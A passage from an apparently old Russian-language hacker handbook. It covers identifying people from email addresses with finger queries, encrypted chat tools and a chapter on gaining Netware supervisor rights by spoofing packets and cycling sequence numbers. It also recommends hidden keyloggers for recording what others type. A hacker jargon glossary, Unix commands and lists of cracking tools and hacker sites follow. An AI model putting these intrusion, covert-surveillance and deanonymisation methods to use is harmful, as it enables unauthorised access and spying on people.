root        0000-Admin      console     Fri 16:27
henroam     John Brown      pts/1       Tue 10:57
pckh68.linknet.net
pailead     Jack White      pts/2       Tue 11:03
ml4_17.linknet.net
oneguy      Michael Lee     pts/3       Tue 11:08
ml1_12.linknet.net
sirlead6    Joan Jackson    pts/4       Tue 11:05
ml4_16.linknet.net
End of finger session
```

Вот он наш mll_12, принадлежит oneguy@linknet.net. Отметим, что иногда информация в ответ на finger-запрос может быть выдана только пользователю из того же домена, к которому принадлежит адрес, который вы хотите идентифицировать. Решение простое: найдите пользователя из искомого домена (**/who *linknet.net***) и попросите его сделать finger-запрос.

И в первом, и во втором случае есть еще одна возможность. Если «охотнику» известно реальное имя или фамилия искомого пользователя, можно послать finger-запрос в виде имя@домен или фамилия@домен. Например, **finger** на Alexandr@main.com2com.ru выдаст нам список всех пользователей по имени Александр с их логинами.

Вот, пожалуй, и все известные средства, которые есть у «охотника». А выяснив ваш реальный e-mail адрес, «охотник» может может выяснить и ваше реальное имя.

Глава 33. Установление личности по известному адресу

Способы выяснения личности по известному адресу e-mail весьма разнообразны, причем ни один из них не гарантирует успеха. Обратная задача решается довольно тривиально: множество e-mail directories

(Four11, WhoWhere) позволяют найти по имени человека его адрес (если, конечно, он сам того захотел).

Воспользовавшись программой WS Ping32 или лучше CyberKit, вы получите возможность как бы направить ваш указательный палец на любой адрес электронной почты и спросить «А это кто?». Иногда вам могут ответить. Итак, мы задаем адрес someone@oxford.edu, получаем:

```
Login name:someone              In real life: John McCartney
Directory:/usr/someone          Shell: /usr/bin/csch
Last login Fri Aug18, 1995 on ttyv3 from dialup.oxford.edu
No mail
No plan
```

Это означает, что someone@oxfrord.edu принадлежит некому John McCartney. Дело сделано, хотя очень часто вы не получите никакого результата либо строку следующего содержания:

```
Forwarding service denied
```

или:

```
Seems like you won't get what you are looking for
```

То же самое можно сделать, пойдя по этому адресу в WWW, где расположен Web-интерфейс, позволяющий получить тот же самый результат.

Следует заметить, что выполнение **finger** с использованием имени хоста (в данном случае oxford.edu) может не принести никакого результата, в то время как использование видоизмененного (альтернативного) имени хоста результат даст. Как узнать альтернативное имя хоста? Воспользуйтесь CyberKit, функция NS LookUp. Введите имя www.oxford.edu и посмотрите на полученный результат. Он может содержать альтернативные имена хоста, называемые **aliases,** скажем, panda.oxford.edu. Попробуйте someone@panda.oxford.edu, может сработать. Пример из жизни: someone@com2com.ru не даст ничего, а вот someone@main.com2com.ru выдаст искомый результат.

Иногда информация в ответ на finger-запрос может быть выдана только пользователю из того же домена, к которому принадлежит адрес, который вы хотите идентифицировать. Решение простое: найдите пользователя из искомого домена в Internet Relay Chat, и попросите его сделать **finger** запрос. Программа-клиент для IRC содержит функцию **finger,** так что никакой специальный софт человеку, к которому вы обратились, не потребуется.

Глава 34. Защищенный разговор on-line

В то время как существуют десятки программных продуктов, позволяющих шифровать файлы и сообщения, передаваемые по электронной почте, средств для защиты разговоров в режиме on-line все еще очень мало. Какой бы из известных программ для разговора в текстовом режиме (chat) мы ни пользовались, наш разговор может стать объектом для любопытных ушей. Нет необходимости говорить, что провайдеру или любой другой заинтересованной организации так уж легко прочесть то, что мы печатаем на клавиатуре в процессе общения на IRC или ICQ, но если им будет очень интересно послушать наши разговоры, они это сделают. Простой текст (а любой стандартный chat — это простой текст) может быть выделен из IP-пакетов с помощью специального оборудования и/или программного обеспечения (sniffers).

Ну, все не так уж и плохо, поскольку подслушивание и подсматривание, эти любимые развлечения определенной части русского народа, являются делом, отнимающим чрезвычайно много времени и денег, да и вероятность того, что будут подслушивать именно вас, невелика. И тем не менее...

Разговор в текстовом режиме

Программа для защищенных разговоров on-line — Secure Communicator.

Secure Communicator позволяет шифровать онлайновые разговоры и файлы, передаваемые одним пользователем другому. Для начала разговора нужно знать IP-адрес собеседника или воспользоваться on-line directory service, аналогичным тому, что есть в Netscape CoolTalk, MS NetMeeting или IPhone, только вот он не работает никогда. Но это проблема не большая для умелых рук (мозгов), всегда можно сначала встретиться на IRC или ICQ, узнать IP-адрес и договориться о пароле, а затем перейти на Secure Communicator, который позволяет вести беседу как в mIRC.

Плохая новость состоит в том, что evaluation copy, а это именно то, что вы можете скачать в сети, разговаривать позволяет, а вот шифровать разговор не дает.

Сайт фирмы-производителя не дает никакой информации о методах шифровки, примененных в программе. А программе, производители которой даже, простите, не почесались рассказать пользователю, насколько пользователь защищен, доверять нельзя. Сравните с той же

PGP, которая даже программный код опубликовала! Такого бессодержательного сайта автор еще никогда не видел. И надеется не увидеть.

Directory service не работает, что неудобно. Правда, может, заработает, но вряд ли.

Internet-телефония

Прекрасный продукт для тех, кто имеет хорошую телефонную линию, быстрый модем и звуковую карту — это PGPfone. Он обеспечивает надежнейшую криптозащиту и позволяет общаться не только в сети, но и просто с другим телефонным абонентом напрямую.

Глава 35. Как взломать Novell Netware

Как вы знаете, все может быть сломано, и NOVELL NETWARE не является исключением. Однако время взлома чего-либо зависит от времени получения информации об этом. Чем больше информации вы найдете, тем проще вам будет взламывать.

Принцип обмена пакетами

Прежде всего, сервер и рабочие станции посылают пакеты друг другу в соответствии со специальным протоколом, известным как **Netware Core Protocol** (NCP), основанным на протоколе IPX. Все пакеты подписываются уникальным номером в диапазоне от 0 до 255, хранящимся в одном байте.

Это поле известно как **Sequence Number.** Инициатором является станция. Она посылает пакет с запросом и ждет ответа. Сервер, получая запрос, проверяет адрес станции, адрес сети, сокет, номер соединения и **sequence number.** Если что-нибудь не в порядке, сервер отказывается выполнять запрашиваемую операцию и посылать ответ.

Общая идея взлома

Сервер проверяет все пакеты, которые он получает. Но если сформировать пакет, как это делает другая станция, поставить ее адрес, номер соединения и т.д. и послать его в сеть, то сервер никогда не узнает, чей запрос он выполняет. Основная трудность — **sequence number,** потому что другие поля могут быть получены с помощью обычных функций. Чтобы быть уверенным, что сервер выполнил операцию, нужно послать тот же самый пакет 255 раз с разными **sequens numbers.**

Как получить права супервизора

Вы можете получить права супервизора, просто став его эквивалентом.

Есть функция, известная как **EQUEVALENTTO** ME, которую следует посылать от имени супервизора. Вы можете послать пакет через IPX-драйвер, однако в этом случае вы не имеете доступа к физическому заголовку пакета. Скорее всего, сервер не проверяет адрес отправителя там. Вы также можете послать пакет через LSL-драйвер, но это слишком сложно.

Последствия

После ответа на пакет сервер ждет следующего, с увеличенным на единицу **sequence number**'ом. Если вы попытаетесь вставить ваш пакет в работу между сервером и станцией, последняя повиснет. Этого можно избежать посылкой еще 255*256 пакетов.

Если вы реализуете программу, у вас будут права супервизора. Мы надеемся, что вы не будете вредить таким же пользователям, каким вы до этого были.

Глава 36. Что помнит компьютер

Существует возможность записи того, что вы печатаете на чужом компьютере, владельцем этого компьютера, или, если смотреть на это с другой стороны, ваше право посмотреть, что творилось на вашем компьютере, пока вас не было в офисе.

И то, и другое делается одним методом: все, что набирается на клавиатуре, заносится в текстовый файл специальной программой. Так что набранный вами текст на компьютере в бизнес-центре или Internet-кафе может легко стать достоянием владельца такого компьютера. Технически такая операция выполняется классом программ, называемых keyboard loggers. Они существуют для разных операционных систем, могут автоматически загружаться при включении и маскируются под резидентные антивирусы или что-нибудь еще полезное.

Самая лучшая из опробованных программ, Hook Dump 2.5, написанная Ильей Осиповым, может автоматически загружаться при включении компьютера, при этом никак не проявляя своего присутствия. Набранный на клавиатуре текст, названия программ, в которых набирался текст, и даже скрытый пароль в Dial-Up Networking, который вообще не

набирался, — все записывается в файл, расположенный в любой директории и под любым именем. Программа имеет много настроек, позволяющих определять нужную конфигурацию.

Другая опробованная программа для Windows — Keylog при загрузке превращалась в малоприметный минимизированный прямоугольник на taskbar'e , сливающийся с ним цветом и не имеющий надписи. Максимизация приводит к появлению небольшого окна с надписью Minimize this window. Для неискушенного пользователя выглядит вполне невинно.

Кроме того, существует программа HideIt, позволяющая убрать с экрана или taskbar'a любое окно (или несколько окон) и превратить их в маленькую икону в system tray.

Часто задаваемые вопросы

Как научиться хакерству?

Сначала научитесь нескольким вещам сами. Покажите, что стараетесь, что способны к самостоятельному обучению. И уже потом отправляйтесь к знакомым хакерам с вопросами.

Где найти настоящих хакеров, чтобы с ними поговорить?

Самый лучший способ — найти вашу местную группу пользователей Unix или Linux и сходить на их встречи (ссылки на несколько списков групп пользователей можно найти на странице LDP на Sunsite).

Какой язык следует выучить первым?

HTML, если вы его еще не знаете. Есть масса расфуфыренных и потрясающе бездарных книг по HTML, но обескураживающе мало хороших. Одна из них: The Definitive Guide.

Но HTML — это не полноценный язык программирования. Когда вы почувствуете, что готовы начать программировать, лучше всего начать с языка Python. Многие люди будут рекомендовать вам начинать с Perl, и этот язык более популярен, чем Python, но его сложнее выучить.

Си — действительно важный язык, но он и намного сложнее, нежели Python или Perl. Не пытайтесь выучить его первым.

А не станет ли так, что из-за программ с открытым исходным кодом программистам будет не на что жить?

Ну, это вряд ли. Пока что, похоже, индустрия программного обеспечения с открытым исходным кодом скорее создает рабочие места, нежели их сокращает. Если экономически более прибыльно иметь написанную программу, чем такой программы не иметь, то программисту будут платить независимо от того, станет ли эта программа бесплатной после ее создания. И, независимо от того, как много будет написано «бесплатных» программ, всегда еще больше будет запросов на новые и специализированные приложения.

Приложения

Элементы жаргона хакеров

backslash

бэкслэш – обратная косая черта (название символа).

backspark

бэкспарк — закрывающая кавычка (название символа).

bang

бэнг — восклицательный знак (название символа).

barf

барф — выражать недовольство (действиями пользователя со стороны системы).

beetle

битл — «жучок» (координатный манипулятор для управления курсором).

bells and whistles

белз энд уислз — ненужные свойства программы, «украшения».

bird whirley

бед виэли — накопитель на дисках, «вертушка».

bit

бит — сведения.

blackboard

блэкборд — (классная) доска (область памяти, общедоступная для всех модулей системы).

bletcherous

блетчерэс — бездарный, бездарно выполненный (о системе или программе).

bogotify

боготифай — дезорганизовать (систему или программу).

bomb

бом — бомба (неверная команда, вызывающая порчу программы).

bracket

брэкет — заключать в скобки.

curly brackets

керли брэкетс — фигурные скобки.

squiggle brackets

сквигл брэкетс — фигурные скобки.

breedle

бридл — резкий звуковой фон (работающего терминала).

brocket

брокет — знак «больше» или «меньше».

left brocket

лефт брокет — знак «меньше».

right brocket

райт брокет — знак «больше».

bum

бам

- «Улучшать» (например, программу ценой потери ее четкости).
- Мелкое «улучшение» (обычно лишнее).

buzz

базз

- «Зависать», «жужжать» (об ЭВМ, работающей в коротком цикле).
- «Жужжать» (об ЭВМ, работающей в коротком цикле).

close

клоуз — закрывающая (круглая) скобка (название символа).

cokebottle

коукботл — несуществующий символ (на клавиатуре).

computron

компьютрон — компьютрон (мифическая частица вычислений или информации).

cons

конс — синтезировать целое из частей.

crlf

возврат каретки с переводом строки.

cracker

крэкер — крэкер, похититель информации (разновидность хакера).

crock

крок — хрупкая (неустойчивая) программа (боящаяся изменений, громоздкая конструкция), МОНСТР.

crockitude

крокитьюд — громоздкость, гигантизм (программы).

crocky

кроки — хрупкий, боящийся изменений (о программе).

cruft

крафт

- Несобираемый мусор.
- Неприятное свойство программы.
- Халтура (результат недобросовестной программистской работы).

to cruft together

ту крафт тугезе — смастерить на скорую руку (программу).

cruftmanship

крафтмэншип — халтура (плохо выполненная профаммистская работа).

crunch

кранч — знак #, диез.

cycle

сайкл — квант вычислений.

dutycycle

дьюти сайкл — дежурный цикл.

stolen cycle

стоулэн сайкл — захваченный цикл.

day flag

дэй флэг — «день флага» (срок внесения в систему изменений, исключающих возможность использования ранее эксплуатировавшихся программ).

DDT

ДДТ (динамическое средство для «выведения» в профаммах программных ошибок)

bit decay

бит дикэй — распад бит, битовый распад (являющийся «причиной» неработоспособности долго не используемых профамм).

delta

делтэ

- Небольшое изменение (например, в программе).
- Небольшое количество, дельта, кусочек (например, памяти).

within delta of

визин делтэ оф — в пределах дельты (почти точно).

diddle

дидл — смастерить наспех (программу).

dike

дайк — удалять, заглушать (например, дефектную часть программы для обеспечения работоспособности последней).

dpb

вставлять (например, дополнительные биты в битовую конфигурацию).

dracon

дрейкон — дракон (системная программа, периодически выполняющая служебные функции незаметно для пользователя).

drawing

дроуинг — чертежные данные.

hardcopy drawing

хардкопи дроуинг — документальный чертеж (в отличие от существующего на экране дисплея).

cycle drought

сайкл драут — подсадка производительности (приводящая к уменьшению вычислительной мощности, например, в результате выключения из работы некоторых блоков системы).

dwim

двим — ненужная добавка (усложняющая программу).

ears rabbit
иэрз рэббит («кроличьи уши») — двойные кавычки.

embrace
имбрэйс — левая фигурная скобка.

english
инглиш — программа на языке высокого уровня.

epsilon
ипсилон — ничтожно малое количество, эпсилон.

epsilon over
ипсилон оуве — меньше эпсилон.

epsilon squared
ипсилон скуэрд

- Эпсилон-квадрат, пренебрежимо малое количество.

* Пренебрежимо малый.

within epsilon of
визин ипсилон оф — в пределах эпсилон.

within epsilon of working
оф уокинг — почти совсем работающий (о программе).

cratered error
крейтэрд эррор — воронка (тип ошибки, не позволяющей продолжать выполнение программы).

fencepost error
фенспост эррор — ошибка на единицу, ошибка «поста охранения» (при которой число циклов итеративного процесса оказывается на единицу меньше или больше необходимого).

off-by-one error
офф бай уан эррор — ошибка занижения или завышения на единицу (числа подсчитываемых объектов).

fail

фэйл — запятая (название символа).

feature

фича — ненужное свойство программы.

creeping featurism

крипинг фичеризм — ползучий «улучшизм» (стремление к постоянным ненужным усложнениям программы за счет мелких улучшений).

feep

фип — ровное жужжание (работающего терминала).

flap

флэп — сматывать ленту (для освобождения магнитофона другому пользователю), освобождать машину.

flatworm

флэтуорм — подчеркивающая черта (название символа).

flavor

флейве

- Разновидность (например, типов команд).
- Красота (как свойство системы или программы), «изюминка».

to yield a flavor

ту ийлд э флейве — придавать красоту (системе или программе).

flavorful

флэйвэфул — аккуратный, красивый, с «изюминкой» (о системе или программе).

flush
флаш

- Подавлять (ненужную информацию в памяти), выключать(ся) из работы.
- Выключать(ся) из работы.

frob
фроб — программка.

frob (nicate)
фроб никэйт — бесцельно манипулировать (клавишами на пульте).

fry
фрай — выйти из строя, сгореть.

fadge
фэдж

- «Состряпанная» (наспех) программа.
- Подогнать под ответ.

garbage-collect
гарбидж-коллект — собирать мусор.

gear
джиэ — знак «звездочка».

gedanken
гедэнкен — недоделанный (об алгоритме или программе).

glitch
глитч

- Сбой, давать сбои, сбоить.
- Глитч, заскок (у программиста).

4 Застопориваться, буксовать.

- Проскакивать, продвигаться толчками (по экрану дисплея), дергаться.

glork

глорк — сбиваться (с нормального функционирования).

gobble

гобл — хватать, выхватывать, поглощать (например, данные из буферной памяти).

to gobble down

ту гобл даун — отхватить (например, дефицитную программную документацию).

gobbler

гоблер — элемент, устанавливающий все входные линии в пустое состояние.

grind

грайнд

- Придавать (программе) эстетический вид (располагая надлежащим образом строки листинга, шлифовать программу).
- Перемалывать, многократно прокручивать (бесполезную задачу).

grok

грок — глубоко понимать, разбираться, быть знатоком (например, операционной системы во всех ее тонкостях).

gronk

гронк — отключать (устройство).

gronked

- Истощенный работой (о фанатичном программисте).
- Абсолютно неработоспособный (об устройстве, программе).

grovel

гроувэл

- Рыскать (без видимого результата, например, при просмотре файлов).
- Штудировать (например, документацию на систему).

to grovel obscenely

ту гроувел обсинли — продираться (например, через дебри программной документации).

gubbish

габиш — непригодная (для использования) информация, мусор.

gun (down)

ган (даун) — насильственно прерывать (программу, бесполезно занимающую машинные ресурсы).

hack

хэк

- Кусок работы (выполняемый в спешке).
- Поделка (результат поспешного выполнения куска работы).
- Тонкая ювелирная работа (требующая профессионального мастерства и иногда долгого времени).
- Верх совершенства, «конфетка».
- Курьез, забава; забавляться (при работе на машине).
- Общаться (с вычислительной машиной).
- Изучать, осваивать, влезать (в тонкости сложной программы или системы).
- Слоняться без дела, убивать время в ожидании выхода на машину.

for hack value

фор хэк вэлью — ради забавы (о работе над бесполезной, но необычной программой).

to hack together

ту хэк тугезэ — компоновать наспех, сколачивать.

to hack up (on)

ту хэк ап он

- Выполнять поделку.
- (По)работать (над чем-либо с целью получения желаемого результата).

hacker

хакер

- Программист-фанатик, хакер (занимающийся доскональным изучением вычислительных систем с целью расширения их возможностей).
- Плодовитый программист (быстро пишущий хорошие программы).
- Знаток (конкретной программы).
- Эксперт (в какой-либо области знаний).
- Хакеры, цвет общества программистов.
- Компьютерный хулиган.

hackerese

хакериз — язык хакеров, программистский жаргон.

hacking

хакинг — творческая работа хакера.

hackish

хакиш — искусный, хакерский.

hackishnees

хакишнис — программистское искусство, хакерство.

hair

хэйр — трудоемкая, сложная работа.

infinite hair

инфинит хэйр — адская работа (по написанию очень сложных программ).

hairy

хэйри

- Чрезмерно сложный, непостижимый.
- Знающий свое дело, опытный, авторитетный.

hakmem

хэкмем — памятка хакера, справочник (перечень) курьезов хакерского искусства.

hirsute

хайерсьют

- Чрезмерно сложный, непостижимый.
- Знающий свое дело, опытный, авторитетный.

jaggies

джэггиз — неровности, ступеньки (при изображении линий на экране дисплея).

jock

джок — программист, пишущий программы «в лоб», нетворчески, «жокей».

klu(d)ge

кладж

- Клудж (устройство, программа или часть программы, которые теоретически не должны работать, но почему-то работают).
- Ляп в программе.

to klu(d)ge around

ту кладж эраунд — обходить трудности с помощью клуджа.

to klu(d)ge up

ту кладж ап — вставлять клудж в программу.

learning by doing

лернин бай дуин — обучение (ЭВМ) на собственном опыте.

learning by example

лернин бай икзампл — обучение (ЭВМ) на примерах.

learning by generalization

лернин бай дженералайзэйшен — обучение (ЭВМ) путем обобщения.

learning from mistakes

лернин фром мистэйкс — обучение (ЭВМ) на ошибках, обучение по принципу «на ошибках учатся».

guided discovery learning

гайдед дискавери лернин — обучение (ЭВМ) методом «направляемых открытий».

rote learning

роут лернин — обучение (ЭВМ) методом «заучивания наизусть»

moby

моуби

- Полное адресное пространство.
- Адресное пространство величиной 256Kb 36-разрядных слов, близкое к одному мегабайту.

munch

манч

- Перемалывать (информацию в процессе длительных вычислений).
- Прослеживать структуру данных (сверху вниз).

mung(e)

манг, мандж

- Вносить изменения в файл (обычно необратимые), случайно изменять файл.
- Портить что-либо (случайно или умышленно).

open

оупен — открывающая (круглая) скобка (название символа).

monetary prefix

монэтри прэфикс — префикс в виде знака денежных единиц (например, $).

broken program

броукн програм — испорченная программа (не способная к работе).

brute-force program

брут-фос програм — программа, решающая задачу в «лоб».

crufty program

крафти програм — неработоспособная программа.

cuspy program

каспи програм — аккуратная (надежная) программа (хорошо работающая у любых пользователей).

froggy program

фроги програм — замысловатая программа, хитрая программа.

grungy program

гранджи програм

- Неряшливо написанная программа.
- Нетехнологическая программа (нежизнеспособная программа).

QUARTY

куати — программист — средний программист

rape

рэйп — уничтожить безвозвратно (файл или программу).

semi

сэми — точка с запятой (название символа).

shark

шак — знак вставки, «крышка» (название символа).

sharp

шап — знак #, диез (название символа).

shriek

шрик — восклицательный знак (название символа).

forward slash

форвад слэш — косая черта, косая (название символа).

crufty software

крафти софтвэр — заумное программное обеспечение (излишне переусложне нное).

cuspysoftware

каспи софтвэр — ходовые программы (хорошо работающие и часто неиспользуемые).

ROM based software

Ар Оу Эм бэйзд софтвэр — программные средства, хранящиеся в ПЗУ.

spark

спак — прямая открывающая кавычка (название символа).

spike

спайк — вертикальная черта (название символа).

splat

сплэт — звездочка (название символа).

spot

спот — точка (название символа).

two-spot

ту-спот — двоеточие (название символа).

sguiggle

скуигл — знак ~, тильда (название символа).

starvation

старвэйшн — информационный голод.

line starve

лайн старв — возврат строки, переход на предшествующую строку (в противоположность переводу строки).

blank statement

блэнк стэйтмент — пустой оператор.

expression statement

икспрешн стэйтмент — оператор-выражение.

tail

тэйл — запятая (название символа).

computer trespasser

компьютэ треспассэ — компьютерный «взломщик» (злоумышленник, пытающийся «взломать» защиту и получить доступ к информации в памяти ЭВМ).

coding tricks

коудин трикс — «хитрые» приемы кодирования (программ).

twiddle

твидл — знак -, тильда (название символа).

first-time user

ферст-тайм юзер — новый пользователь.

naive user

неив юзер — неподготовленный пользователь, пользователь, незнакомый с ЭВМ.

novice user

новис юзер — начинающий пользователь, пользователь-новичок.

real user

рил юзер — обычный пользователь (в отличие от хакера).

U-turn

ю-терн — левая прямая скобка (название символа).

U-turn back

ю-терн бэк — правая прямая скобка (название символа).

hack value

хэк вэлью — программистский трюк (бесполезный, но поражающий воображение).

wane

уэйн — закрывающая круглая скобка (название символа).

wax

уэкс — открывающая круглая скобка (название символа).

weed

уид — «прополка»; «пропалывать» (например, файл с целью удаления ненужных данных).

what

уот — знак вопроса (название символа).

worm

уорм — тире (название символа).

wow

вау — восклицательный знак (название символа).

Любимые хакерами команды Unix

Ниже мы приводим краткое описание команд Unix, без которых этой операционной системой никто бы не пользовался.

at

Вы указываете день/час, когда выполнится команда.

batch

Выполнение команд в процессе загрузки.

chmod

Этой командой вы можете изменить полномочия файлового доступа.

chown

Был у файла один хозяин, а стал другой.

cron

Это демон таймера, точнее, демон команд batch и at.

crontab

Вы можете указать промежутки времени, в течение которых будут выполнены какие-либо команды.

ftp

Работаем с удаленным компьютером. Принимаем или пересылаем файлы.

kill

Послать некоторому процессу сигнал о конце работы.

logname

Хочу получить регистрационное имя.

mail

Прием или пересылка электронных сообщений.

news

Отобразить статью из конференции Usenet.

nslookup

Получить сведения об IP-адресе домена.

passwd

Создать/изменить пароль.

ps

Просмотреть, какие процессы в текущий момент времени активизированы.

pwcheck

Этой командой вы можете проверить файл паролей. По умолчанию этот файл лежит в каталоге /etc/passwd.

rm

Стереть файл или каталог.

sleep

Не выполнять команду в конкретный промежуток времени.

su

Умело используя эту команду, хакер может стать привилегированным пользователем.

telnet

Доступ к удаленному компьютеру.

umask

Если вы только создаете файл, то этой командой вы можете задать так называемую маску полномочий этого файла.

uucp
Копируем файлы из одного компьютера Unix в другой.

uuname
Отобразить список хостов UUCP.

UUX
Выполнение команд Unix на удаленном компьютере.

who
Отобразить список текущих пользователей.

whois
Получить информацию о текущем пользователе.

write
Переслать записку текущему пользователю.

Хакерские списки рассылки

Bugtraq
Reflector Address: bugtraq@fc.net

Registration Address: bugtraq-request@fc.net

Cert Tools
Reflector Address: cert-tools@cert.org

Registration Address: cert-tools-request@cert.org

Computers and Society
Reflector Address: Comp-Soc@limbo.intuitive.com

Registration Address: taylor@limbo.intuitive.com

CPSR Announcement List
Reflector Address: cpsr-announce@cpsr.org

CPSR — Intellectual Property

Reflector Address: cpsr-int-prop@cpsr.org

CPSR — Internet Library

Reflector Address: cpsr-library@cpsr.org

DefCon Announcement List

Registration Address: Передайте сообщение по адресу majordomo@fc.net со строкой «subscribe de-announce»

DefCon Chat List

Registration Address: Передайте сообщение по адресу majordomo@fc.net со строкой «subscribe de-stuff»

Electronic Payment

Registration Address: e-payment@cc.bellcore.com

Firewalls

Registration Address: Firewalls@GreatCircle.COM

IDS (Intruder Detection Systems)

Registration Address: Передайте сообщение по адресу majordomo@wyrm.cc.uow.edu.au со строкой «subscribe ids»

Macintosh Security

Reflector Address: mac-security@eclectic.com

Registration Address: mac-security-request@eclectic.com

NeXT Managers

Registration Address: next-managers-request@stolaf.edu

PGP3 announcement list

Registration Address: pgp-announce-request@lsd.com

В Subject в Your Name укажите <user@host>, а в Body: *ignored*

Крякалки

- AfterDarkReader
- AtEaseBreak
- * AtEaseHacker
- BlackLibrary
- Burn
- C&NFatReader
- CloakShare
- C&NViewer
- DFErase
- DisEase
- Forker
- FMProPeeker
- Fork Off
- Forker
- ForkZapper
- HexEdit
- Incognito
- MacNuke
- Master Key II
- Master Lock Smith
- PassFinder
- Personalize Word
- ReDugger
- RemoveIt
- ResCompare
- SuperRes Edit
- Killer Cracker

- Killer Crack Mac
- MacCrac
- MacKrack
- Ran Password
- Remove Passwords
- UnSerialize
- WordListMakerv

Хакерские сайты WWW

http://www.2600.com

http://all.net:8080

http://alumni.caltech.edu/~dank/isdn

http://aset.rsoc.rockwell.com

http://aset.rsoc.rockwell.com/exhibit.htrnl

http://att.net/dir800

http://ausg.dartmouth.edu/security.html

http://csbh.mhv.net/dcypher/home.html

http://cs.purdue.edu/coast/coast.html

http://csrc.ncsl.nist.gov

http://daemon.apana.org.au/~longi

http://dhp.com/~pluvius

http://everest.cs.ucdavis.edu/Security.html

http://everest.cs.ucdavis.edu/slides/slides.html

http://ftp.tamu.edu/~abr8030/security.html

http://hightop.nrl.navy.mil/potpourri.html

http://hightop.nrl.navy.mil/rainbow.html

http://info.bellcore.com/BETSI/betsi.html

http://infosec.nosc.mil/infosec.html

http://10pht.com
http://10pht.com/~oblivion/IIRG.html
http://matrix.resnet.upenn.edu/rourke
http://mindlink.jolt.com
http://mls.saic.com
http://motserv.indirect.com
http://naic.nasa.gov/fbi/FBI_homepage.html
http://nasirc.hq.nasa.gov
http://obscura.com/~loki/
http://ophie.hughes.american.edu/~ophie
http://oregano.sl.pitt.edu/index.htm
http://pages.ripco.com:8080/~glr/glr.html
http://the-tech.mit.edu
http://ucs.orst.edu:8001/mintro.html
http://underground.org
http://unixg.ubc.ca:780/~jyee
http://w3.gti.net/safety
http://wintermute.itd.nrl.navy.mil/5544.html
http://wiz.plymouth.edu/~jay/underground.html
http://www.2600.com
http://www.81gm.org
http://www.aads.net
http://www.alw.nih.gov/WWW/security.html
http://www.aus.xanadu.com:70/1/EFA
http://www.ba.com
http://www.bell.com
http://www.brad.ac.uk/~nasmith/index.html
http://www.bst.bls.com

http://www.c3.lanl.gov/~mcn
http://www.cam.org/~gagnon
http://www.cert.dfn.de
http://www.cpsr.org/home
http://www.cs.umd.edu/~lgas
http://www.csd.harris.com/secure_info.html
http://www.csl.sri.com
http://www.datafellows.fi
http://www.dct.ac.uk/~misb3cp/2600/faq.txt
http://www.digicash.com/ecash/ecash-home.html
http://www.dnai.com/~gui/index.html
http://www.eecs.nwu.edu/~jmyers/ids/index.html
http://www.eff.org/papers.html
http://www.emap.co.uk/partners/racal-airtech
http://www.ensta.fr/internet/unix/sys_admin
http://www.etext.org/Zines
http://www.fc.net/defcon
http://www.fedworld.gov
http://www.first.org/first
http://www.gbnet.net/kbridge
http://www.ic.gov
http://www.io.org/~excels
http://www.indirect.com/www/johnk
http://www.magi.com/~vektor/linenoiz.html
http://www.mcs.com/~candyman/under.html
http://www.mpr.ca
http://www.net23.com
http://www.netresponse.com:80/zldf

http://www.nist.gov
http://www.ntt.jp
http://www.pacbell.com
http://www.paranoia.com/astrostar/fringe.html
http://www.paranoia.com/mthreat
http://www.planet.net/onkeld
http://www.primenet.com/~insphrk
http://www.primenet.com/~kludge/haqr.html
http://www.qualcomm.com/cdma/wireless.html
http://www.raptor.com/raptor/raptor.html
http://www.research.att.com
http://www.rsa.com
http://www.satelnet.org/~ccappuc
http://www.seas.upenn.edu/~rourkem
http://www.service.com/cm/uswest/uswl.html
http://www.shore.net/~oz/welcome.html
http://www.spatz.com/pecos/index.html
http://www.spy.org
http://www.sri.com
http://www.telstra.com.au/info/security.html
http://www.tiac.net/triad/philes/jokai.html
http://www.tis.com
http://www.tricon.net/Comm/synapse
http://www.tri.sbc.com
http://www.tufts.edu/~jpagano
http://www.uci.agh.edu.pl/pub/security
http://www.usfca.edu/crackdown/crack.html

Хакерскиесайты FTP

ftp.3com.com	/pub/Orange-Book
ftp.acns.nwu.edu	/pub
ftp.acsu.buffalo.edu	/pub/security & /pub/ire
ftp.alantec.com	/pub/tcpr
ftp.armory.com	/pub/user/kmartind
ftp.armory.com	/pub/user/swallow
ftp.auscert.org.au	/pub
ftp.cerf.net	/pub/software/unix/security
ftp.commerce.net	/pubs/standards/drafts/shttp.txt
ftp.cs.ruu.nl	/pub/SECURITY
ftp.cs.uwm.edu	/pub/comp-privacy
ftp.csi.forth.gr	/pub/security
ftp.csl.sri.com	/pub/nides
ftp.csn.org	/mpj
ftp.csua.berkeley.edu	/pub/cypherpunks
ftp.digex.net	/pub/access/dunk
ftp.eff.org	/pub/Publications/CuD
ftp.elelab.nsc.co.jp	/pub/security
ftp.fc.net	/pub/deadkat
ftp.fc.net	/pub/defcon
ftp.fc.net	/pub/defcon/BBEEP
ftp.fc.net	/pub/phrack
ftp.funet.fi	/pub/doc/CuD
ftp.gate.net	/pub/users/laura
ftp.gate.net	/pub/users/wakko
ftp.giga.or.at	/pub/hacker
ftp.greatcircle.com	/pub/firewalls

ftp.IEunet.ie	/pub/security
ftp.inoc.dl.nec.com	/pub/security
ftp.io.org	/pub/users/gmouser
ftp.lava.net	/users/oracle/
ftp.lerc.nasa.gov	/security
ftp.llnl.gov	/pub
ftp.luth.se	/pub/unix/security
ftp.mcs.anl.gov	/pub/security
ftp.microserve.net	/ppp-pop/strata/mac
ftp.near.net	/security/archives/phrack
ftp.netcom.com	/pub/br/bradleym
ftp.netcom.com	/pub/da/daemon9
ftp.netcom.com	/pub/fi/filbert
ftp.netcom.com	/pub/le/lewiz
ftp.netcom.com	/pub/va/vandal
ftp.netcom.com	/pub/wt/wtech
ftp.netcom.com	/pub/zz/zzyzx
ftp.ocs.mq.edu.au	/PC/Crypt
ftp.ox.ac.uk	/pub/comp/security
ftp.ox.ac.uk	/pub/crypto
ftp.ox.ac.uk	/pub/wordlists
ftp.paranoia.com	/pub/toneloc
ftp.primenet.com	/users/i/insphrk
ftp.primenet.com	/users/k/kludge
ftp.primenet.com	/users/s/scuzzy
ftp.primus.com	/pub/security
ftp.psy.uq.oz.au	/pub/DES
ftp.rahul.net	/pub/lps

ftp.std.com	/archives/alt.locksmithing
ftp.std.com	/obi/Mischief
ftp.std.com	/obi/Phracks
ftp.std.com	/pub/joeshmoe
ftp.sunet.se	/pub/network/monitoring
ftp.sura.net	/pub/security
ftp.tis.com	/pub
ftp.tisl.ukans.edu	/pub/security
ftp.uu.net	/doc/literary/obi/Phracks
ftp.uwp.edu	/pub/dos/romulus/cracks
ftp.warwick.ac.uk	/pub/cud
ftp.wi.leidenuniv.nl	/pub/security
ftp.win.tue.nl	/pub/security
ftp.winternet.com	/users/nitehwk
ftp.wustl.edu	/doc/EFF

